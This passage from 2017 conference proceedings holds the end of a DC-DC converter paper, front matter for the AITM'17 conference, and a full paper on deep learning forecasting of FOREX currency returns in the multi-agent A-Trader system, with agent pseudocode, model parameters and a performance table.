Simplified circuit models suggest heterogeneous parallel DC-DC converter has potential to be more efficient than parallel converter with homogenous power paths. While homogeneous variant can achieve lower loss at specific conditions, heterogeneous approach achieves low loss at wider operating conditions. Time characteristic of the source and load have significant impact on which of these approaches is more convenient. Load balancing of heterogeneous paths can be done by devices with low computational power at cost of precision. Use of described heuristic method leads to acceptable error within reasonable number of iterations. Optimization methods can be further improved by utilising pre-processed data from computer model.

## REFERENCES

- [1] Lingyin Zhao and Jinrong Qian, Texas Instruments, "DC-DC Power Conversions and System Design Considerations for Battery Operated System", January 2006
- [2] S. Žák, P. Šarafín, P. Ševčík, "The multi-topology converter for the solar panel", in *FedCSIS proceedings of the 2016 Federated conference on Computer science and information systems*, 2016, pp. 1107-1110, ISBN 978-83-60910-92-7.
- [3] TI Literature Number SLVA061, "Application Report Understanding Boost Power Stages in Switchmode PowerSupplies", March 1999
- [4] TI Literature Number SLVA057, "Application Report Understanding Buck Power Stages in Switchmode PowerSupplies", March 1999
- [5] E. Niculescu, D. Mioara-Purcaru, M. Niculescu, I. Purcaru, M. Maria, "A Simplified Steady-State Analysis of the PWM Zeta Converter", in *Proceedings of the 13th WSEAS International Conference on Circuits*, pp.108-113, ISSN:1790-5117, ISBN:978-960-474-096-3
- [6] Anthony Fagnani, TI Literature Number SLVA559, "Application Report Isolated Continuous Conduction Mode Flyback Using the TPS55340", January 2013
- [7] Mohammad Kamil, Microchip Technology Inc., "AN1114 - Switch Mode Power Supply (SMPS) Topologies (Part I)", 2007
- [8] Antonio Bersani, Microchip Technology Inc., "AN1207 - Switch Mode Power Supply (SMPS) Topologies (Part II)", 2008
- [9] G. Spiazzi, D. Tagliavia and S. Spampinato, "DC-DC flyback converters in the critical conduction mode: a Re-examination" in *Proc. IEEE IAS Conf.*, vol. 4, 2000, pp. 2426-2432.
- [10] Szabo, J., "Comparison of Methods for Generating Initial Solution for Simulated Annealing", *CERES Central European Researchers Journal* 2, Issue 1, 37-41, 2016
- [11] Amin Alqudah, Ahmad Malkawi, Abdullah Alwadie, "Adaptive Control of DC-DC Converter Using Simulated Annealing Optimization Method", in *Journal of Signal and Information Processing*, 2014, 5, pp. 198-207



# Information Technology for Management, Business & Society

**I**T4MBS is a FedCSIS conference area aiming at integrating and creating synergy between FedCSIS events that thematically subscribe to the disciplines of information technology and information systems. The IT4BMS area emphasizes the issues relevant to information technology and necessary for practical, everyday needs of business, other organizations and society at large. This area takes a sociotechnical view on information systems and relates also to ethical, social and political issues raised by information systems. Events that

constitute IT4BMS are:

- AITM'17—15<sup>th</sup> Conference on Advanced Information Technologies for Management
- ISM'17 - 12<sup>th</sup> Conference on Information Systems Management
- IT4L'17—5<sup>th</sup> Workshop on Information Technologies for Logistics
- KAM'17—23<sup>rd</sup> Conference on Knowledge Acquisition and Management



# 15<sup>th</sup> Conference on Advanced Information Technologies for Management

**W**E are pleased to invite you to participate in the 14<sup>th</sup> edition of Conference on “Advanced Information Technologies for Management AITM’17”. The main purpose of the conference is to provide a forum for researchers and practitioners to present and discuss the current issues of IT in business applications. There will be also the opportunity to demonstrate by the software houses and firms their solutions as well as achievements in management information systems.

## TOPICS

- Concepts and methods of business informatics
- Business Process Management and Management Systems (BPM and BPMS)
- Management Information Systems (MIS)
- Enterprise information systems (ERP, CRM, SCM, etc.)
- Business Intelligence methods and tools
- Strategies and methodologies of IT implementation
- IT projects & IT projects management
- IT governance, efficiency and effectiveness
- Decision Support Systems and data mining
- Intelligence and mobile IT
- Cloud computing, SOA, Web services
- Agent-based systems
- Business-oriented ontologies, topic maps
- Knowledge-based and intelligent systems in management

## SECTION EDITORS

- **Andres, Frederic**, National Institute of Informatics, Tokyo, Japan
- **Dudycz, Helena**, Wrocław University of Economics, Poland
- **Dyczkowski, Mirosław**, Wrocław University of Economics, Poland
- **Hunka, Frantisek**, University of Ostrava, Czech Republic
- **Korczak, Jerzy**, Wrocław University of Economics, Poland

## REVIEWERS

- **Abramowicz, Witold**, Poznan University of Economics, Poland
- **Ahlemann, Frederik**, University of Duisburg-Essen, Germany
- **Atemezing, Ghislain**, Mondeca, Paris, France
- **Brown, Kenneth**, Communigram SA, France
- **Cortesi, Agostino**, Università Ca’ Foscari, Venezia, Italy
- **Czarnacka-Chrobot, Beata**, Warsaw School of Economics, Poland

- **De, Suparna**, University of Surrey, Guildford, United Kingdom
- **Dufourd, Jean-François**, University of Strasbourg, France
- **Franczyk, Bogdan**, University of Leipzig, Germany
- **Januszewski, Arkadiusz**, UTP University of Science and Technology in Bydgoszcz, Poland
- **Kannan, Rajkumar**, Bishop Heber College (Autonomous), Tiruchirappalli, India
- **Kersten, Grzegorz**, Concordia University, Montreal, Poland
- **Kowalczyk, Ryszard**, Swinburne University of Technology, Melbourne, Victoria, Australia
- **Kozak, Karol**, TUD, Germany
- **Leyh, Christian**, Technische Universität Dresden, Chair of Information Systems, esp. IS in Manufacturing and Commerce, Germany
- **Ligeza, Antoni**, AGH University of Science and Technology, Poland
- **Ludwig, André**, University of Leipzig, Germany
- **Magoni, Damien**, University of Bordeaux – LaBRI, France
- **Michalak, Krzysztof**, Wrocław University of Economics, Poland
- **Owoc, Mieczysław**, Wrocław University of Economics, Poland
- **Pankowska, Malgorzata**, University of Economics in Katowice, Poland
- **Pinto dos Santos, Jose Miguel**, AESE Business School Lisboa
- **Rot, Artur**, Wrocław University of Economics, Poland
- **Stanek, Stanisław**, General Tadeusz Kosciuszko Military Academy of Land Forces in Wrocław, Poland
- **Surma, Jerzy**, Warsaw School of Economics, Poland and University of Massachusetts Lowell, United States
- **Teufel, Stephanie**, University of Fribourg, Switzerland
- **Tsang, Edward**, University of Essex, United Kingdom
- **Wątróbski, Jarosław**, West Pomeranian University of Technology in Szczecin, Poland
- **Wendler, Tilo**, Hochschule für Technik und Wirtschaft Berlin
- **Wolski, Waldemar**, University of Szczecin, Poland
- **Zanni-Merk, Cecilia**, INSA de Rouen, France
- **Ziemia, Ewa**, University of Economics in Katowice, Poland





# Deep Learning for Financial Time Series Forecasting in A-Trader System

Jerzy Korczak, Marcin Hernes

Wrocław University of Economics, ul. Komandorska 118/120, 53-345 Wrocław, Poland

e-mail: {jerzy.korczak, marcin.hernes}@ue.wroc.pl

**Abstract**—The paper presents aspects related to developing methods for financial time series forecasting using deep learning in relation to multi-agent stock trading system, called A-Trader. On the basis of this model, an investment strategies in A-Trader system can be build. The first part of the paper briefly discusses a problem of financial time series on FOREX market. Classical neural networks and deep learning models are outlined, their performances are analyzed. The final part presents deployment and evaluation of a deep learning model implemented using H2O library as an agent of A-Trader system.

## I. INTRODUCTION

OWING to fluctuations of return rates and risk accompanying investment decisions, forecasting financial time series constitutes a very difficult problem. Currently, most trading systems are based on one or a limited number of algorithms. The proposed prediction models use, for example, genetic algorithms [1], fundamental and technical analysis [2,3,4,5], neural networks and neuro-fuzzy computing [6], behavioral techniques [7]. There are also many multi-agent approach based solutions [8,9,10,11,12]. The trend is that in most cases multiple software agents that use different methods and techniques help provide trading advice.

The problem remains unresolved. Complexity of trading problems requires the use of increasingly more sophisticated models oriented towards non-linearity of financial time series. One of these models is based on deep learning [13,14].

According to [15], deep learning algorithms have already demonstrated their ability:

- to learn complex, highly varying functions, with a number of variations much exceeding the number of training examples,
- to learn with little human input low-level, intermediate and high level abstractions of input data,
- for being computationally scalable, with linear complexity,
- to learn from predominantly unlabeled data and work in a semi-supervised setting, where examples might have incorrect labels.

In stock trading, L. Takeuchi et al. [16] carried out a study similar to the one presented in our paper using an auto-encoder and various types of networks on data extracted from S&P 500, Nasdaq Composite and AMEX lists. G. Hinton et al. [17] have used deep learning methods to build deep belief networks (DBN) based stock decision support system, with training and test data from S&P500. They found out that their system outperforms the buy-and-hold strategy. Other approaches to deep learning using regression models on chaotic time series, showing good results, are presented in [18].

Our platform, called A-Trader [19,20,21], allows for implementation of various algorithms or trading decision support methods. Recently, A-Trader is aimed at supporting trading decisions on FOREX market (Foreign Exchange Market). Currencies are traded in pairs, for example USD/PLN, EUR/GBP on FOREX. In general, a trader on FOREX can open/close long/short positions. A long position relies on "*buying low and selling high*" in order to achieve a profit. On the other hand, a short position relies on "*buying high and selling low*". On FOREX, as one currency in a pair rises in value, other drops, and vice versa [19]. A-Trader mainly supports High Frequency Trading (HFT) [20], putting strong emphasis on price formation processes, short-term positions, fast computing, and efficient and robust indicators [21].

An agents' knowledge is represented by three-valued logic (where 1 denotes open long/ close short position, -1 denotes open short/close long position and 0 denotes "*do nothing*") in A-Trader system. Also fuzzy logic is used for agents' knowledge representation, where confidence of decisions is in the range [-1..1], with "-1" level denoting "strong sell" decision, "0" level denoting "*strong leave unchanged*" decision and "1" level denoting "*strong buy*" decision. The positions can be open/close with different levels of confidence of decision. For example, long position can be open, when the level of confidence is 0.6 or short position can be open, when the level of probability is 0.7. Therefore, the timeframe for the opening/closing position is wider than in the case of three-valued logic.

A-Trader architecture and description of different groups of agents have already been detailed [19]. In order to support trading decisions, agents apply technical,

fundamental and behavioral analysis as well as different methods for knowledge integration (e.g. consensus [22,23]).

The aim of this paper is to present an application of deep learning methods for financial time series forecasting in A-Trader system environment.

The first part of the paper briefly outlines a problem of financial time series on FOREX market. Classical neural networks and deep learning models are analyzed in the next part of the paper. The final part presents deployment and performance evaluation of implemented deep learning model compared with trading strategies already implemented in the system.

## II. FINANCIAL TIME SERIES ON FOREX MARKET

Trading on FOREX relies on forecasting of opening or closing long or short positions. A long position is a situation in which one purchases a currency pair at a certain price hoping to sell it later at a higher price. This is also referred to as the notion of "*buy low, sell high*" in other trading markets. If a trader expects a currency pair to drop, he will sell it hoping to buy it back later at a lower price. This is understood as a short position, which is the opposite of a long position. A-Trader receives tick data grouped into minute aggregates (M1, M5, M15, M30), hourly aggregates (H1, H4), daily aggregates (D1), weekly aggregates (W1) and monthly aggregates (MN1).

High frequency traders are constantly taking advantage of very small fluctuations in quotation with a high rate of recurrence to arrive at significant profit margins. As many HFT experts have pointed out, traders seek profits from the market's liquidity imbalances and short-term pricing inefficiencies. Hence, minimization of time from the access to quote information, through the entry of an order right to its execution, is vital. On the whole, to be of any help to traders, systems must as quickly as possible provide advice as to the best move to be made: buy, sell or do nothing.

Fig 1 presents an example of visualization of open/close long/short positions. The green marks denote a long position, red ones denote a short position. The red dots denote open short/close long position, green ones denote open long/close short position. There are positions opened too early (example marked by yellow oval) or too late (example marked by brown oval). There also losses-generating positions (example marked by blue rectangle). Therefore, there is still a strong need to look for more efficient prediction methods or models, such as neural nets, that would generate more profitable decisions..

## III. CLASSICAL NEURAL NETWORK MODELS

Classical neural networks will be examined in order to compare and demonstrate prediction quality of deep learning model. Artificial neural networks with backpropagation learning algorithm have been widely used in solving various prediction problems and have already shown great potential for discovering non-linear relationships in time-series [e.g. 24,25,26]. Until recently, the depth of a practical neural network was mostly limited to one or two hidden layers.

In our previous paper, Multi-Layer Perceptron (MLP) model was employed to build agents of fundamental analysis. A diagram of agent operation is schematically shown in Fig 2. MLP uses sigmoid activation function and back-propagation learning algorithm. Input vector contained long term indicators and the last sequences of S&P500, FTSE 100, oil and gold tics. Long and short-term fundamental indicators were taken into account. Prediction of GBP/PLN pair return rates, shifted by  $T_n$  units in time (in our case study M5 period and USD/GBP), constituted the output. Prediction is performed as  $G(t_n+t_0)$ .

To remind the definition of an agent, below the trading agent based on the fundamental analysis is specified:

```
Input:  $q_{FTSE100} = \langle q_{ftse_1}, q_{ftse_2}, \dots, q_{ftse_n} \rangle$ 
// FTSE100 quotations,
```



Fig. 1. Example of long/short position visualization in A-Trader.  
Source: Own work.




Fig. 2. MLP agent  
Source: [21].

```

q_S&P500=<q_s&p1, q_s&p2, .... q_s&pM>
// S&P500 quotations
q_GOLD=<q_gold1, q_gold2, .... q_goldM>
// GOLD quotations
q_OIL=<q_oil1, q_oil2, .... q_oilM>
// OIL quotations
i_Inflation // M/M inflation change
i_NCI // Net Capital Inflows change
i_COE // Change of employment M/M
i_IP // Industrial Production M/M change
thresholdopen //threshold level for open
//long/close short //position
thresholdclose //threshold level for close
//long/open short //position
Output: Fuzzy logic recommendation D
// (range [-1..1]).
BEGIN
  if
    CheckPerformanceLevel()
    //If financial indicators are not acceptable
    //see Tab.1
  then
    BeginLearningProcess();
    p_USD/GBPM+3 := Multi-layerPerceptron
      (q_FTSE100, q_S&P500, q_GOLD,
       q_OIL, i_Inflation, i_NCI, i_COE, i_IP);
    //Prediction of USD/GBP value change
    if
      p_USD/GBPM+3 > thresholdopen
    then
      D:= heuristic_open(p_USD/GBPM+3);
    else if
      p_USD/GBPM+3 < thresholdclose
    then
      D:= heuristic_close(p_USD/GBPM+3);
    otherwise D:= heuristic_do_nothing
END

```

From a financial point of view, fundamental analysis agent is founded on money flow interpretation. For instance, if S&P 500 is falling and FTSE 100 is rising, one can expect investors to swap their S&P shares for USD, then swap USD

for GBP, and finally buy FTSE 100 shares. Or if they bought GBP for USD, the value of GBP to USD would rise.

While performing experiments [21] using MLP network it was found out that the values of input vectors of most of fundamental analysis ratios were relatively stable. The result was that in relation to high short-time fluctuation of currencies learning process was not always convergent and the outcomes were financially very weak. These were the main reasons to look for more relevant data and more complex forecasting models.

#### IV. DESIGN OF DEEP LEARNING MODELS

Deep Learning is a set of machine learning algorithms that attempt to model high-level abstractions in data by using architectures composed of multiple non-linear transformations [27, 28]. Incidentally, MLPs with just one hidden layer are not deep because they have no feature hierarchy and they operate on original input space. Various deep learning architecture, like deep neural networks, convolutional deep neural networks, deep belief networks, recurrent neural networks are used in financial forecasting.

The network architectures used in this research are based on Convolutional Neural Networks (CNN). CNNs are variations of MLP designed to use minimal amounts of preprocessing [29]. CNNs constitute a type of feed-forward artificial neural networks in which connectivity pattern between its neurons mimics animal visual cortex connection structure. Individual cortical neurons respond to stimuli in a restricted region of space known as receptive field. The receptive fields of different neurons partially overlap such that they tile the visual field. Response of an individual neuron to stimuli within its receptive field can be mathematically approximated by a convolution operation.

Standard MLP and Deep Learning Model differ both in architecture and in the training procedure. Prior to deep learning, MLPs were typically initialized using random numbers. MLPs currently in use apply the gradient of the network's parameters related to the network's error in order to affine parameters so as to improve prediction in each



training iteration. In back propagation, it is necessary to multiply each layer's parameters and gradients together across all the layers in order to evaluate this gradient. This involves intensive computation, especially for networks with more than two layers. Often, the gradient converges to machine-zero value and training stops or explodes into a huge value; ultimately training process becomes intractable [30,31].

Deep learning offers a new learning algorithm: to find the initial parameters for deep CNN, it uses a series of single layer networks - which do not suffer from vanishing or exploding gradients. The idea of DL is illustrated in the example shown on fig. 3 where inputs are marked violet, hidden layers are marked green and outputs are marked blue. This process makes it possible to create progressively initial features of CNN input data. It can be performed in the following way [32]:

1. An auto-encoder (a simple 3-layers neural network where output units are directly connected to the neurons of the next layer – top right column on Fig. 3) is used to find initial parameters for the first layer of a deep CNN (left column on Fig 3).
2. In the same way, a single layer auto-encoder network is used to find initial parameters for the second layer of a deep CNN, and likewise for the next layers.
3. Finally, a softmax classifier (logistic regression) is used to find initial parameters for the output layer of a deep CNN.

Deep Learning is able to efficiently discover and extract new features that can be tuned with more data but there are not easy to interpret. Deep learning models are highly flexible and configurable, however, its theory is still not well understood. For example, the problem to define a number of neurons and number of layers essentially remains unresolved; nevertheless, it is a known fact that more layers means non-linearity, while more neurons translates to more features.

#### V. DEPLOYMENT AND EVALUATION OF DL MODEL

Implementation is done in H<sub>2</sub>O. H<sub>2</sub>O is an open-source distributed in-memory data analysis and modeling platform [33]. It is interactive, scalable, extensible solution consist of several machine learning models (including Deep Learning Model), oriented to exploration of Big Data. The advantage of H<sub>2</sub>O is that it integrates all programming environment and analytical platforms, e.g. Java, Python, JSON, R, Scala commonly in use [34]. In our project H<sub>2</sub>O has been integrated with A-Trader. Detailed architecture of this system has been presented in [19,20,21]. In this paper, we have outlined only those components closely related to Deep Learning Model (Fig 4).

Notification Agent of A-Trader receives quotations, distributes messages and data to various agents, and controls system operation. The main objective of Supervisor Agent is to generate profit-generating, investment risk-minimizing trading advice. A Supervisor, by using different trading strategies, coordinates computing on the basis of decisions

generated by other agents, and gives the trader the final decision. Conflicts are resolved and integration of agents' pieces of advice is performed by the Supervisor, after factoring in the decisions of all the other agents, and evaluating their performance (on the basis of performance ratios described in the further part of this paper). The Supervisor determines the agents of whom the advice is to be taken into consideration when making an investment decision and those, the advice of whom is to be ignored. The DeepLearningH2O Agent runs in two modes (controlled by Supervisor):




Fig.3. Deep learning process  
Source: [32].

1. Learning mode (continuous dots) – in this mode following steps are performed:

- Import time series to H<sub>2</sub>O platform (because H<sub>2</sub>O constitutes A-Trader's external module, data are imported indirectly from A-Trader database, it does not use the data notified by Notification Agent),
  - Specification of Deep Learning (DL) model,
  - Parametrization of DL model – (such parameters as number of hidden layers, number of training epochs, stopping rounds, stopping metrics, etc),
  - Model building – on the basis of structure of imported data and determined parameters,
  - Learning-Testing –built model is trained on the basis of training time series and testing on the basis of validation dataset.
2. Forecasting mode (dashed dot) – the time series are continuously imported from A-Trader database and trained model is used for forecasting future rates of returns.

Other agents of A-Trader support the process, among other:

- Basic Agents - pre-process time series and compute the basic indicators; agents with own knowledge base can learn and change their parameters as well as their internal states,
- Intelligent Agents include all the agents based on artificial intelligence models (e.g. genetic algorithms, neural networks – including MLP, rule-based systems, etc.), agents analyzing text messages, agents observing market behavior. A decision transferred to the Supervisor Agent

constitutes the output of Basic Agents and Intelligent Agents.

Next part of the paper details the Deep Learning Model used in DeepLearningH2O Agent.

Formally, the model can be defined as follows:

$$Y_{t+1}^i = DLM(x^i, x^p \dots x^q), \quad (1)$$

where:

$x^i$  is an input vector of rates of return related to main quotation.

$x^p, \dots, x^q$  are inputs containing rates of return related to quotations correlated with main quotation (e.g., main quotation is USD/GBP and related quotations are oil quotes and gold quotes).

Long-return rates- are used in this model, they are calculated as follows:

$$r^i(t) = \log\left(\frac{S_t^i}{S_{t-1}^i}\right) \quad (2)$$

where  $S_t^i$  is a price of quotation  $i$  at time  $t$ .

Long-returns rates are normalized and projected by H<sub>2</sub>O in the range from -1 to 1.

Formula of input vector related to main quotation:

$$x^i = \{r^i(t), r^i(t-1), \dots, r^i(t-k)\} \quad (3)$$

where  $k$  is a number of past quotations used as inputs – in this experiment we assume  $k=30$ .

$Y_{t+1}^i$  assumes a value in the range  $[-1, 1]$  (generated as fuzzy logic output) and it predicts a log-rates-of-return at time  $t+1$  (normalized value).

Training set consists of input vectors  $x^i$  and inputs




Fig. 4 Schema of processes.  
Source: Own work

$x^p \dots x^q$  at time  $t$ ,  $t - 1$ , etc. (in this experiment have been used about 1400 inputs quotations) and output at time  $t + 1$  (the learning process is performed on the basis of historical time series, hence log-rate-of-return at time  $t + 1$  is known).

On the basis of DeepLearningH2O Agent's output, the Supervisor Agent is able to use different strategies to generate opening/closing positions, for example by using genetic algorithm or consensus strategy. Supervisor takes into consideration thresholds for open/close positions determined by genetic algorithm. Supervisor also determines the mode of DeepLearningH2O Agent operation. Learning mode is started if performance (performance ratios are presented in further part of this paper) of this agent is low. If performance is high, then only forecasting mode is run using previously generated model.

The agent's performance analysis was carried out for data within the M5 period of quotations from FOREX market. For the purpose of this analysis, test was performed in which the following assumptions were made:

1. USD/GBP quotes were selected from randomly chosen periods (each - 1440 quotations), notably:
  - 15-03-2016, 0:00 am to 15-03-2016, 23:59 pm,
  - 16-03-2016, 0:00 am to 16-03-2016, 23:59 pm,
  - 22-03-2016, 0:00 am to 22-03-2016, 23:59 pm.
2. At the verification, the trading signals (for open long/close short position equals 1, close long/open short position equals -1) were generated by the Supervisor on the basis of DeepLearningH2O Agent and MLP agent.
3. It was assumed that decisions' probability levels for open/close position are determined by the genetic algorithm (on the basis of earlier periods).
4. It was assumed that pips (a pip is equivalent to the final number in a currency pair's price) constituted the unit of performance of analysis ratios (absolute ratios).
5. The transaction costs were directly proportional to the number of transactions.
6. The capital management - it was assumed that in each transaction the investor commits 100% of the capital held

at the leverage 1:1. The investor may define another capital management strategy.

7. The results obtained by tested agents were compared with the results of *Buy-and-Hold* benchmark (a trader buys a currency at the beginning and sells a currency at the end of a given period).

The DeepLearningH2O Agent was run in stand-alone computer with 4 processors Intel Xeon E52640 v3 2.6GHz 8C/16T, and 32GB memory with the following parameters:

- input: 30 return rates USD/GBP, oil and gold quotes, (sliding window),
- hidden layers [100,100,100,100] trained for 200 epochs,
- output 1 predicted,
- overwrite\_with\_best\_model = true,
- stopping\_rounds = 5,
- stopping\_metrics = "MSE",
- stopping\_tolerance = 5e-2,
- score\_validation\_sampling = "Stratified",
- score\_duty\_cycle=0.1,
- to reduce overfitting we have specified RectifierWithDropout, and the default values for Hidden\_dropout\_ratio = 0.15.

The final deep learning contained 4 hidden layers of 78, 64, 87, and 63 neurons respectively. The learning time of model is about 1 minute. The computing time of forecasting was approximately 0.14 sec.

Table 1 presents the results obtained in given particular periods. In general, it should be noted that not all decisions generated by agents were profitable. However, in A-Trader, performance evaluation does not compute rate of return alone, there are other ratios of significance, among them risk involved in trading (these measures have been described in detail in [20]).

The evaluation function provides the fast choice of the best agent. It may be noted that the values of efficiency

TABLE I.  
PERFORMANCE ANALYSIS RESULTS

Ratio	DeepLearningH2O			MLP			B & H		
	Period 1	Period 2	Period 3	Period 1	Period 2	Period 3	Period 1	Period 2	Period 3
Rate of return [pips]	27	127	24	9	-66	28	-143	89	-160
The number of transactions	11	14	9	4	7	5	1	1	1
Gross profit [pips]	21	110	43	11	61	43	0	89	0
Gross loss [pips]	14	63	38	17	37	28	-143	0	-160
The number of profitable transactions	7	9	6	3	3	3	0	1	0
The number of profitable consecutive transactions	3	3	2	2	2	2	0	1	0
The number of unprofitable consecutive transactions	2	2	1	1	3	2	1	0	1
Sharpe ratio	0.83	1.64	1.17	0.55	1.8	0.78	0	0	0
The average coefficient of volatility [%]	1.12	0.74	1.92	1.66	0.86	1.94	0	0	0
The average rate of return per transaction	2.45	9.07	2.67	2.25	-9,43	5,6	-143	89	-160
Value of evaluation function (y)	<b>0.45</b>	<b>0.51</b>	<b>0.42</b>	<b>0.38</b>	<b>0.17</b>	<b>0.53</b>	<b>0.06</b>	<b>0.32</b>	<b>0,03</b>



ratios of particular agents differ in each period. Values of this function oscillate in the range [0.03, 0.53]. Therefore, use of this function makes it possible to reduce divergence of the values of the ratios.

The results of the experiment allow us to state that the ranking of agents' evaluation was different for different periods. In the first and second period, the DeepLearningH2O was the best agent, in the first period MLP Agent was ranked higher, but was ranked lower than B&H benchmark in the second period. In the third period MLP Agent was ranked the highest, with DeepLearningH2O being ranked higher than B&H.

The highest value of evaluation function of DeepLearningH2O Agent (in first and second period) results from the highest *Average Rate of Return per Transaction* and low values of risk measures. The B&H benchmark was ranked lowest in all periods, it generated losses in the first and third periods. It should be noted that an upward trend was observed in the second period, hence B&H's *Rate of Return* was positive. The first and the third periods show a downward trend, implying negative *Rate of Return* for B&H. Taking all the periods into consideration, it may be stated that DeepLearningH2O Agent was ranked highest the most time. DeepLearningH2O Agent always was characterized by greater number of transactions than MLP Agent. DeepLearningH2O is characterized by higher *Rate of Return* than MLP Agent. Both, DeepLearningH2O Agent and MLP Agent are characterized by low level of risk.

## VI. CONCLUSION

The deep learning model implemented as agent in A-Trader is used for supporting trading decision on FOREX market. Deep Learning proved to be a powerful, efficient and robust financial time series forecasting model. This model helps achieve better performance than MLP model. Experiments have shown that the error rate of time series forecasting has dropped significantly with CNN compared to other models. An important advantage of deep learning applications that makes them attractive to stock trading practitioners and researchers is the wide availability of high quality open source software, libraries and computation facilities.

Learning mode constitutes the main disadvantage of using Deep Learning Model, it is a time consuming process with a negative effect when near real time trading is applied [31]. It can be reduced, for example, by using a distributed cloud computing architecture. It was also interesting to observe the ability of deep learning model not only to dynamically adapt to network architecture but also to discover unknown features in raw financial time series.

The further research works may be related, among others, to optimization deep learning model by tuning values of parameters, and evaluating its performance. Additionally, models with different inputs vector structure could be developed, e.g. by using another number of log-rates-of-return or using weighted inputs.

## REFERENCES

- [1] L. Mendes, P. Godinho and J. Dias, "A Forex trading system based on a genetic algorithm", *Journal of Heuristics* 18 (4), pp. 627-656, 2012.
- [2] F. H. Westerhoff, "Multi-Asset Market Dynamics", *Macroeconomic Dynamics*, 8/2011, pp. 596-616, 2011.
- [3] J.R. Thompson, J.R. Wilson and E. P. Fitts, "Analysis of market returns using multifractal time series and agent-based simulation", in *Proceedings of the Winter Simulation Conference (WSC '12)*. Winter Simulation Conference, Article 323, 2012.
- [4] C. D. Kirkpatrick and J. Dahlquist, *Technical Analysis: The Complete Resource for Financial Market Technicians*, Financial Times Press, 2006.
